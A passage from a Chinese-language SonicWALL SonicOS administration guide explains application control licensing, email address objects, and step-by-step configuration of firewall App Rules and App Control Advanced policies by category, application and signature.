禁用电子邮件附件 - 添加文本	禁用电子邮件中的附件，并添加自定义文本。	自定义
电子邮件 - 添加文本	在电子邮件末尾添加自定义文本。	自定义
FTP 通知回复	将文本通过 FTP 控制信道重新发送到客户端，而不终止连接。	自定义
HTTP 阻塞页面	允许通过选择颜色自定义 HTTP 阻塞页面配置。	自定义
HTTP 重定向	提供 HTTP 重定向功能。例如，如果某人想要重定向至 Google Web 站点，则可自定义的部分将类似于：`http://www.google.com` 如果将 HTTP 重定向从应用程序控制发送至打开表单的浏览器，则表单中的信息将会丢失。	自定义
带宽管理	允许使用与访问规则 BWM 策略定义相同的语义定义带宽管理约束。	自定义

优先级设置零是最高的优先级。对于合并的 BWM 的所有级别，保证的带宽不能超过 100%。

电子邮件地址对象

应用程序控制允许自定义电子邮件列表，并作为电子邮件地址对象。在 SMTP 客户端策略配置中只能使用电子邮件地址对象。电子邮件地址对象可表示单个用户或整个域。也可以通过将单独地址的列表添加到对象，创建表示群组的电子邮件地址对象。这在创建 SMTP 客户端策略时提供了一种轻松包含或排除用户群组的方式。

例如，您可以创建电子邮件地址对象来表示支持的群组：



在电子邮件地址对象中定义群组后，您可以创建包含或排除群组的 SMTP 客户端策略。

在以下截图中，设置从阻止可执行文件连接到发送电子邮件的策略排除支持群组。您可以使用 SMTP 客户端策略的**邮件发送地址**或**收件地址**字段中的电子邮件地址对象。**邮件发送地址**字段是指电子邮件的发件人。**收件地址**字段是指预期的收件人。



尽管应用程序控制无法直接从 Outlook Exchange 或相似应用程序提取群组成员，但您可以使用 Outlook 中的成员列表创建列示有群组成员的文本文件。然后创建该群组的电子邮件地址对象，您可以使用**从文件上传**按钮导入文本文件中的列表。确保每个电子邮件地址都位于文本文件的一行上。

授权应用程序控制

应用程序智能和控制具有两个组件：

- 智能组件授权为**应用程序可视化**，并在**公告板 > 实时监控**和 **AppFlow 监控**页面上提供了对应用程序流量的标识和报告。
- 控制组件授权为**应用程序控制**，且使您可以创建和强制实施自定义应用程序控制和应用程序规则策略，以对网络处理的应用程序流量进行记录、阻止并实施带宽管理。

应用程序可视化和应用程序控制和其他安全服务（包括 SonicWALL 网关防病毒 (GAV)、防间谍和入侵保护服务 (IPS)）一起授权。

> **注：**注册 MySonicWALL 后，或将 SonicOS 加载到已注册的 SonicWALL 设备上之后，支持的 SonicWALL 设备将对应用程序可视化和应用程序控制开始 30 天的自动试用许可，并会将应用程序签名下载到设备。

同时其他安全设备也会有 30 天的免费试用时间，但不能自动启用，只能对应用程序可视化和应用程序控制自动启用。您可以在 SonicOS 或 MySonicWALL 的单独的“安全服务”页面上启动附加的免费试用。

在**AppFlow > 流量报告** 页面（参见第 1468 页的管理流量报告统计）上手动启用应用程序可视化功能后，您可以在**公告板 > 实时监控**页面上实时查看应用程序流量，并在其他“公告板”页面上查看来自防火墙应用程序签名数据库的标识/分类流量的应用程序活动。

要开始使用应用程序控制，必须在**防火墙 > 应用程序控制高级**页面的**应用程序控制全局设置**部分中启用它：



要使用应用程序规则创建策略（包括使用应用程序控制许可证），请在**防火墙 > 应用程序规则**页面上选择**启用应用程序规则**：



如果您已开始 30 天的试用（注册之后）或购买了安全服务许可证包，Dell SonicWALL 许可服务器将提供针对防火墙的应用程序可视化和应用程序控制许可证密钥。

“服务管理 - 关联产品”页面上“网关服务”下的 www.mysonicwall.com 提供了许可证。

安全服务许可证包包括用于以下订阅服务的许可证：

- 应用程序可视化
- 应用程序控制
- 网关防病毒
- 网关防间谍
- 入侵保护服务

只要这些服务经过许可，应用程序签名更新和其他安全服务的签名更新都会定期下载到防火墙。

注：如果禁用 SonicOS 管理界面上的可视化，应用程序签名将会中断，直至重新启用该功能为止。

在两个防火墙之间配置高可用性后，防火墙将可以共享安全服务许可证。要使用该功能，必须在 mySonicWALL 上将防火墙注册为相关产品。这两个设备必须是相同型号的 Dell SonicWALL 网络安全设备。

重要：对于高可用性设备对，即使您已先在 MySonicWALL 注册您的设备，在登录每个设备单独的管理 IP 地址时，仍需要在 SonicOS 管理界面上分别注册主要设备和次要设备。这将使次要设备可以和防火墙许可证服务器同步，并与关联的主要设备共享许可证。限制互联网访问后，您可以将共享许可证手动应用到这两个设备。

术语

应用程序层：7 层 OSI 模型的第七级别；应用程序层协议为 AIM、DNS、FTP、HTTP、IMAP、MSN Messenger、POP3、SMTP、SNMP、TELNET 和 Yahoo Messenger 等

带宽管理：测量和控制网络链接流量的过程，用于避免网络拥塞和较差的网络性能。

客户端：通常，客户端（在客户端-服务器体系结构中）是在个人计算机或工作站上运行的应用程序，依靠服务器执行某些操作

数字权限管理：发布者或版权所有者使用的技术，用于控制对数字数据的访问和使用

FTP：文件传输协议，用于在互联网上交换文件的协议

网关：充当网络入口点的计算机；通常作为防火墙或代理服务器

粒度控制：控制单独的系统组件的功能

十六进制：是指基于 16 个数字的系统

HTTP：超文本传输协议，万维网使用的基本协议

HTTP 重定向：又称 URL 重定向，Web 上的一种技术，用于标记很多 URL 下可用的 Web 页面

IPS：入侵保护服务

MIME：多用途互联网邮件扩展，用于格式化非 ASCII 消息（例如图形、音频或视频）的规格，目的在于使其能够通过互联网进行发送。

POP3：邮局协议，用于从邮件服务器检索电子邮件的一种协议；也可配合 SMTP 使用

代理：运行允许客户端创建与其他网络服务的间接网络连接的网络服务的计算机

SMTP：简单邮件传输协议，用于在服务器之间发送电子邮件消息

UDP：用户数据报协议，在 IP 网络顶级运行的无连接协议

防火墙 > 应用程序规则

使用应用程序控制之前，必须先将其启用。应用程序控制和应用程序规则启用后使用全局设置，还必须在您想要控制的每个网络区域上启用应用程序控制。

您可以通过选择一个或多个应用程序或类别然后单击**创建规则**按钮，从**公告板 > AppFlow 监控**页面配置应用程序控制策略。将在**防火墙 > 应用程序规则**页面上自动创建策略，该策略与其他任何策略一样，可进行编辑。

您可以在**防火墙 > 应用程序控制高级**页面上配置应用程序类别、签名或特定应用程序的应用程序控制全局阻止或日志策略。将创建对应的匹配对象。还可以在**防火墙 > 匹配对象**页面上配置这些应用程序类别、签名或特定应用程序的匹配对象。可在应用程序规则策略中使用对象，无论它们的创建方式如何。

您可以使用向导配置应用程序规则中的策略，或在**防火墙 > 应用程序规则**页面上手动配置。该向导提供了一种安全的配置方法，有助于避免可能会引发不必要的网络流量阻塞的错误。手动配置对于需要自定义操作或策略的环境具有更高的灵活性。

防火墙 > 应用程序规则页面包含两个全局设置：

- **启用应用程序规则**
- **全局日志冗余过滤器**

必须启用应用程序规则才能激活功能。将应用程序规则授权作为应用程序控制的一部分，可在 www.mysonicwall.com 上的“服务管理 - 关联产品”页面的“网关服务”下进行授权。您可以查看**防火墙 > 应用程序规则**页面顶部的许可证状态：



主题：

- 第 759 页的启用应用程序规则
- 第 760 页的配置应用程序规则策略
- 第 763 页的使用应用程序控制向导

启用应用程序规则

如需启用应用程序规则并配置全局设置，请执行以下步骤：

1 转至**防火墙 > 应用规则**页面。



2 要启用应用程序规则，请选择**启用应用程序规则**复选框。

3 要记录所有策略匹配，请将**全局日志冗余过滤器**字段设置为零。要在同一个策略的匹配项的日志条目之间强制实施延迟，请输入延迟的秒数。

全局日志冗余设置将应用到所有应用程序规则策略。如果设置为零，将为在通过的流量中找到的每个策略匹配项创建一个日志条目。其他值指定同一个策略的多个匹配项的日志条目之间的最少秒数。例如，将日志冗余设置为 10，对每个策略匹配项至多每 10 秒记录一则消息。也可在添加/编辑策略页面上为每个策略设置日志冗余，在该页面上，每个单独的策略配置都有其独自的日志冗余过滤器设置，可覆盖全局日志冗余过滤器设置。

如需配置应用程序规则的信息，请参见以下章节：

- 第 760 页的配置应用程序规则策略
- 第 763 页的使用应用程序控制向导
- 第 772 页的防火墙 > 匹配对象
- 第 774 页的配置应用程序列表对象
- 第 775 页的防火墙 > 操作对象
- 第 806 页的防火墙 > 地址对象
- 第 806 页的防火墙 > 服务对象
- 第 807 页的防火墙 > 带宽对象
- 第 810 页的防火墙 > 电子邮件地址对象
- 第 775 页的验证应用程序控制配置
- 第 781 页的应用程序控制用例

配置应用程序规则策略

创建匹配对象后（可以选择性地创建操作或电子邮件地址对象），将准备创建使用这些对象的策略。

如需使用应用程序控制向导创建策略的信息，请参见第 763 页的使用应用程序控制向导。

如需策略和策略类型的信息，请参见第 741 页的创建应用程序规则策略。

注：通过**防火墙 > 应用程序控制高级**页面配置的规则优先于通过**防火墙 > 应用程序规则**页面配置的规则。

配置应用程序规则策略的步骤如下：

1 转至防火墙 > 应用程序规则。



2 在应用程序规则策略面板中，单击添加新策略。应用程序控制策略设置对话显示。



3 在**策略名**字段中输入描述性名称。

4 从下拉菜单中选择**策略类型**。您在此处选择的内容将影响对话框中可用的选项。如需可用策略类型的信息，请参见第 741 页的创建应用程序规则策略。

5 从**地址**下拉菜单中选择源和目标地址群组或地址对象。只有一个**地址**字段可用于**IPS 内容**、**应用控制内容**或 **CFS** 策略类型。

6 从**服务**下拉菜单中选择源或目标服务。某些策略类型不提供服务选择。

7 对于**排除地址**，可以从下拉菜单中选择地址群组或地址对象。该地址不受策略的影响。

8 对于**匹配对象**，从包含适用于策略类型的已定义匹配对象的下拉菜单中选择某个匹配对象。如果**策略类型**为 **HTTP 客户端**，您可以选择**排除的匹配对象**。

排除的匹配对象可以区分策略中的不同子域。例如，如果要允许 news.yahoo.com，但阻止其他所有 yahoo.com 站点，您可以为 yahoo.com 和 news.yahoo.com 创建匹配对象。然后创建带有**匹配对象** yahoo.com 和**排除匹配对象** news.yahoo.com 的策略。

> **注：**如果将匹配对象类型设置为**自定义对象**，**排除匹配对象**将不会生效。不能将自定义对象选择作为排除匹配对象。

9 对于**操作对象**，从包含适用于策略类型的下拉菜单中选择某项操作，且可以包含预定义操作及任何自定义操作。对于 **CFS** 以外的所有策略类型，默认值为**重置/丢弃**；对于 **CFS**，默认值为**无操作**。

> **提示：**对于仅日志的策略，请选择**无操作**。

10 对于**用户/群组**，请从下拉菜单中选择**包含**和**排除**。**排除**下选定的用户或群组不受策略的影响。

11 如果策略类型为 **SMTP 客户端**，请从下拉菜单中选择要**包含**和**排除**的**邮件发送地址**和**收件地址**。**排除**下选定的用户或群组不受策略的影响。

12 对于**日程**，从下拉菜单中进行选择，此菜单包含将生效的策略的各种计划。

指定默认选项**始终打开**以前的其他计划，仅在计划的时间内打开规则。例如，指定策略的 **Work Hours** 以在工作时间阻止访问非经营性网站，在非工作时间允许访问非经营性网站。

13 如果想要策略在找到匹配项时创建日志条目，请选中**启用日志**复选框。

14 要在日志中记录更多详细信息，请选中**记录个体对象内容**复选框。

15 如果策略类型为 **IPS 内容**，请选中**使用 IPS 消息格式记录**复选框，以在日志条目中显示类别为“入侵保护”，而不是“应用程序控制”，并在日志消息中使用前缀，例如“IPS Detection Alert”，而非“Application Control Alert”。如果想要使用日志过滤器搜索 IPS 警报，这将非常有用。

16 如果策略类型为**应用控制内容**，请选中**日志使用应用程序控制消息的格式**复选框，以在日志条目中显示类别为“应用程序控制”，并在日志消息中使用前缀，例如“Application Control Detection Alert”。如果想要使用日志过滤器搜索应用程序控制警报，这将非常有用。

17 如果策略类型为 **CFS**，请选中**日志使用的 CFS 消息格式**复选框，以在日志条目中显示类别为“网络访问”，并在日志消息中使用诸如拒绝访问网站的消息，日志消息不是无前缀型消息。如果想要使用日志过滤器搜索内容过滤器警报，这将非常有用。

18 对于**日志冗余过滤器**，您可以选择**全局设置**以使用**防火墙 > 应用程序规则**页面上设置的全局值，也可以输入此策略的每个日志条目之间的延迟秒数。仅对此策略，本地设置会覆盖全局设置，但其他策略不受影响。

19 对于**连接端**，请从下拉菜单中选择。可用的选择取决于策略类型，可包括**客户端**、**服务器端**或**两者都**，这涉及到流量的来源端。**IPS 内容**、**应用控制内容**或 **CFS** 策略类型不提供此配置选项。

20 对于**方向**，请单击**基本**或**高级**，然后从下拉菜单中选择一个方向。**基本**用于选择传入和 / 或传出。**高级**用于在区域之间选择，例如 LAN 到 WAN。**IPS 内容**、**应用控制内容**或 **CFS** 策略类型不提供此配置选项。

21 如果策略类型为 **IPS 内容**、**应用控制内容**或 **CFS**，请从**区域**下拉菜单中选择一个区域。该策略将应用到此区域。

22 如果策略类型为 **CFS**，请从 **CFS 允许列表**下拉菜单中选择条目。菜单包含任何定义的 **CFS 允许/禁止列表**类型的匹配对象，还提供**无**作为选项。选定条目中的域受策略的影响。

23 如果策略类型为 **CFS**，请从 **CFS 禁止列表**下拉菜单中选择条目。菜单包含任何定义的 **CFS 允许/禁止列表**类型的匹配对象，还提供**无**作为选项。将禁止选定条目中的域访问匹配的内容，而不是应用已定义的操作。

24 如果策略类型是 **CFS**，请选中**启用安全搜索实施**复选框，以避免对所有搜索引擎禁用安全搜索实施。默认禁用该设置。

25 如果策略类型为 CFS，请选择**启用 YouTube for Schools**，并输入您的 **School ID**，以启用 YouTube for Schools 功能。如需更多信息，请参见第 1391 页的 YouTube for Schools 的内容过滤支持。

26 单击**确定**。

使用应用程序控制向导

应用程序控制向导为很多常见用例提供了应用程序控制策略的安全配置方法，但并非针对每个用例。如果在向导期间的任何时间内，您无法找到所需的选项，则可单击**取消**并使用手动配置继续。进行手动配置时，请务必配置所有组件，包括匹配对象、操作、电子邮件地址对象（如果需要），最后，还有应用这些组件的策略。如需

- 应用程序控制向导的信息，请参见第 1651 页的使用应用规则指南（向导）。
- 如需手动创建策略的过程，请参见第 760 页的配置应用程序规则策略。

防火墙 > 应用程序控制高级

防火墙 > 应用程序控制高级页面提供了一种使用类别、应用程序和签名配置全局应用程序控制策略的方法。在该页面上配置的策略独立于应用程序规则策略，且无需添加到应用程序规则策略中即可生效。

您可以在该页面上配置以下设置：

- 选择类别、应用程序或签名。
- 选择阻止和/或记录作为操作。
- 指定要在操作中包含或排除的用户、群组或 IP 地址范围。
- 设置用于强制实施控制的日程。

这些应用程序控制设置独立于应用程序规则策略，您也可以为此处可用的任何类别、应用程序或签名创建应用程序匹配对象，然后在应用程序规则策略中使用这些匹配对象。更多信息，请参见第 752 页的应用程序列表对象。

视频：可以在线访问包含“应用程序控制高级”配置示例的参考视频。例如，请参见如何使用应用程序控制高级阻止下拉框。可以通过以下网址获取其他视频：
https://support.software.dell.com/zh-cn/videos-product-select。

配置应用程序控制全局设置

防火墙 > 应用程序控制高级页面提供了以下全局设置：

- 启用应用程序控制
- 为所有应用程序和全局日志冗余过滤间隔启用日志
- 配置应用程序控制
- 重置应用程序控制设置和策略

应用程序控制是一项授权的服务，必须启用该服务才能激活相关功能。



主题：


- 第 764 页的启用应用程序控制
- 第 767 页的按类别配置应用程序控制
- 第 768 页的按应用程序配置应用程序控制
- 第 770 页的按签名配置应用程序控制

启用应用程序控制

如需启用应用程序控制并配置全局设置，请执行以下步骤：

1 要全局启用应用程序控制，请选择**启用应用程序控制**复选框。

2 要启用网络区域中的应用程序控制，请转至**网络 > 区域**页面，并单击所需区域的“配置”图标。




3 选中**启用应用程序控制服务**复选框，然后单击**确定**。

> **注：**只有启用网络区域的应用程序控制服务后，应用程序控制策略才能应用到该区域中的流量。应用程序规则策略是独立的，不受网络区域的应用程序控制设置的影响。

在**网络 > 区域**页面上，对于已启用应用程序控制服务的任何区域，将在**应用程序控制**列显示一个绿色指示器。




4 您可以在**防火墙 > 应用程序控制高级**页面上配置应用程序控制策略的全局排除列表。要配置排除列表，请单击**配置应用程序控制**按钮。将打开**应用程序控制排除列表**对话框。



5 IPS 排除列表可从“安全服务”>“入侵保护”页面配置，要使用该列表，请选择**使用 IPS 排除列表**单选按钮。

6 要对排除列表使用地址对象，请选择**使用应用程序控制排除的地址对象**单选按钮，然后从下拉菜单中选择地址对象。



7 单击**确定**。

将应用程序控制设置和策略配置重置为出厂默认值的步骤如下：

1 单击**防火墙 > 应用程序控制高级**页面上的**重置应用程序控制设置和策略**按钮。

2 单击确认对话框中的**确定**。

配置日志和日志过滤间隔

为所有应用程序启用日志并指定冗余过滤间隔的步骤如下：


1 在**防火墙 > 应用程序控制高级**页面的**应用程序控制全局设置**部分，选中**为所有应用程序启用日志**复选框。

2 在**全局日志过滤间隔**字段中输入以秒为单位的间隔。范围为 0 至 86400 秒，默认为 **60** 秒。

3 单击**接受**按钮。

按类别配置应用程序控制

基于类别的配置是**防火墙 > 应用程序控制高级**页面上拥有最广泛基础的策略配置方法。类别列表位于**类别**下拉菜单中。



如需配置应用程序类别的应用程序控制策略，请执行以下步骤：

1 转至**防火墙 > 应用程序控制高级**页面。

2 在**应用程序控制高级**下，从**类别**下拉菜单中选择应用程序类别。选定类别后，字段右边将显示**配置**按钮。

3 单击**配置**按钮，以打开选定类别的**应用程序控制类别设置**对话框。



4 要阻止此类别中的应用程序，请在**阻塞**下拉菜单中选择**启用**。

5 要在检测到此类别中的应用程序后创建日志条目，请在**日志**下拉菜单中选择**启用**。

6 要将选定的数据块或日志操作的目标设定为特定用户或用户群组，请从**包含用户 / 群组**下拉菜单中选择用户群组或单独的用户。选择**全部**以将策略应用到所有用户。

7 要从选定的数据块或日志操作中排除特定的用户或用户群组，请从**排除用户 / 群组**下拉菜单中选择用户群组或单独的用户。选择**无**以将策略应用到所有用户。

8 要将选定的数据块或日志操作的目标设定为特定 IP 地址或地址范围，请从**包含 IP 地址范围**下拉菜单中选择地址群组或地址对象。选择**全部**以将策略应用到所有 IP 地址。

9 要从选定的数据块或日志操作中排除特定的 IP 地址或地址范围，请从**排除 IP 地址范围**下拉菜单中选择地址群组或地址对象。选择**无**以将策略应用到所有 IP 地址。

10 要在一周的特定天数内和一天的特定小时内启用该策略，请从**日程**下拉菜单中选择以下其中一个日程：


- **始终打开** – 总是启用策略。
- **Work Hours** – 周一至周五每天上午 8:00 - 下午 5:00 启用策略。
- **M-T-W-T-F 08:00 到 17:00** – 周一至周五每天上午 8:00 - 下午 5:00 启用策略。
- **After Hours** – 周一至周五每天下午 5:00 - 次日上午 8:00 启用策略。
- **M-T-W-T-F 0:00 到 8:00** – 周一至周五每天午夜至次日上午 8:00 启用策略。
- **M-T-W-T-F 17:00 到 24:00** – 周一至周五每天下午 5:00 至午夜启用策略。
- **SU-S 00:00 到 24:00** – 始终启用策略（周日至周六，每天 24 小时）。
- **Weekend Hours** – 周五下午 5:00 PM 至周一上午 8:00 启用策略。

11 要指定重复事件的日志条目之间的延迟，请在**日志冗余过滤**字段中输入延迟的秒数。

12 单击**确定**。

按应用程序配置应用程序控制

基于应用程序的配置在**防火墙 > 应用程序控制高级**页面上是中间级的策略配置，介于基于类别的级别和基于签名的级别之间。



该配置方法用于在您仅想要在某应用程序的签名上强制实施策略设置，而不影响同一类别中的其他应用程序的情况下，创建该应用程序特定的策略规则。

如需配置特定应用程序的应用程序控制策略，请执行以下步骤：

1 转至**防火墙 > 应用程序控制高级**页面。

2 在**应用程序控制高级**下，先从**类别**下拉菜单中选择类别。

3 然后从**应用程序**下拉列表中选择该类别中的应用程序。选定应用程序后，字段右边将显示**配置**按钮。



4 单击**配置**按钮，显示已选定应用程序的**应用程序控制应用程序设置**对话框。



对话框顶部的字段不可编辑。这些字段显示应用程序类别和应用程序名称的值。应用程序配置参数默认为应用程序所属类别的当前设置。对于一个或多个字段，要保留与类别设置的连接，请保留这些字段的选择。

5 要阻止此应用程序，请在**阻塞**下拉菜单中选择**启用**。

6 要在检测到此应用程序后创建日志条目，请在**日志**下拉菜单中选择**启用**。

7 要将选定的数据块或日志操作的目标设定为特定用户或用户群组，请从**包含用户 / 群组**下拉菜单中选择用户群组或单独的用户。选择**全部**以将策略应用到所有用户。

8 要从选定的数据块或日志操作中排除特定的用户或用户群组，请从**排除用户 / 群组**下拉菜单中选择用户群组或用户。选择**无**以将策略应用到所有用户。

9 要将选定的数据块或日志操作的目标设定为特定 IP 地址或地址范围，请从**包含 IP 地址范围**下拉菜单中选择地址群组或地址对象。选择**全部**以将策略应用到所有 IP 地址。

10 要从选定的数据块或日志操作中排除特定的 IP 地址或地址范围，请从**排除 IP 地址范围**下拉菜单中选择地址群组或地址对象。选择**无**以将策略应用到所有 IP 地址。

11 要在一周的特定天数内和一天的特定小时内启用该策略，请从**日程**下拉菜单中选择以下其中一个日程：

- **始终打开** - 总是启用策略。

- **Work Hours** – 周一至周五每天上午 8:00 - 下午 5:00 启用策略。
- **M-T-W-T-F 08:00 到 17:00** – 周一至周五每天上午 8:00 - 下午 5:00 启用策略。
- **After Hours** – 周一至周五每天下午 5:00 - 次日上午 8:00 启用策略。
- **M-T-W-T-F 0:00 到 8:00** – 周一至周五每天午夜至次日上午 8:00 启用策略。
- **M-T-W-T-F 17:00 到 24:00** – 周一至周五每天下午 5:00 至午夜启用策略。
- **SU-S 00:00 到 24:00** – 始终启用策略（周日至周六，每天 24 小时）。
- **Weekend Hours** – 周五下午 5:00 PM 至周一上午 8:00 启用策略。

12 要指定重复事件的日志条目之间的延迟，请在**日志冗余过滤**字段中输入延迟的秒数。

13 如需查看有关应用程序的详细信息，请在对话框底部的注释中单击**此处**。

14 单击**确定**。

按签名配置应用程序控制

基于签名的配置是**防火墙 > 应用程序控制高级**页面上级别最低、最具体的策略配置。

根据特定签名设置策略使您可以为单独签名配置策略设置，而不影响同一个应用程序中的其他签名。

如需配置特定签名的应用程序控制策略，请执行以下步骤：

1 转至**防火墙 > 应用程序控制高级**页面。

2 在**应用程序控制高级**下，先从**类别**下拉菜单中选择类别。

3 然后从**应用程序**下拉菜单中选择该类别中的应用程序。

4 要显示此应用程序的特定签名，请在**显示依据**下拉菜单中选择**签名**。Freestyle gaming 应用程序具有两个签名。



5 单击您要使用的签名所在行的**配置**按钮。将打开“应用程序控制签名设置”对话框。窗口顶部的字段不可编辑。这些字段显示了签名类别、签名名称、签名 ID、优先级和流量方向的值，在这些字段中，可检测此签名。

签名的默认策略设置设定为该签名所属的应用程序的当前设置。对于一个或多个字段，要保留与类别设置的连接，请保留这些字段的选择。



6 要阻止此签名，请在**阻塞**下拉菜单中选择**启用**。

7 要在检测到此签名后创建日志条目，请在**日志**下拉菜单中选择**启用**。

8 要将选定的数据块或日志操作的目标设定为特定用户或用户群组，请从**包含用户 / 群组**下拉菜单中选择用户群组或单独的用户。选择**全部**以将策略应用到所有用户。

9 要从选定的数据块或日志操作中排除特定的用户或用户群组，请从**排除用户 / 群组**下拉菜单中选择用户群组或单独的用户。选择**无**以将策略应用到所有用户。

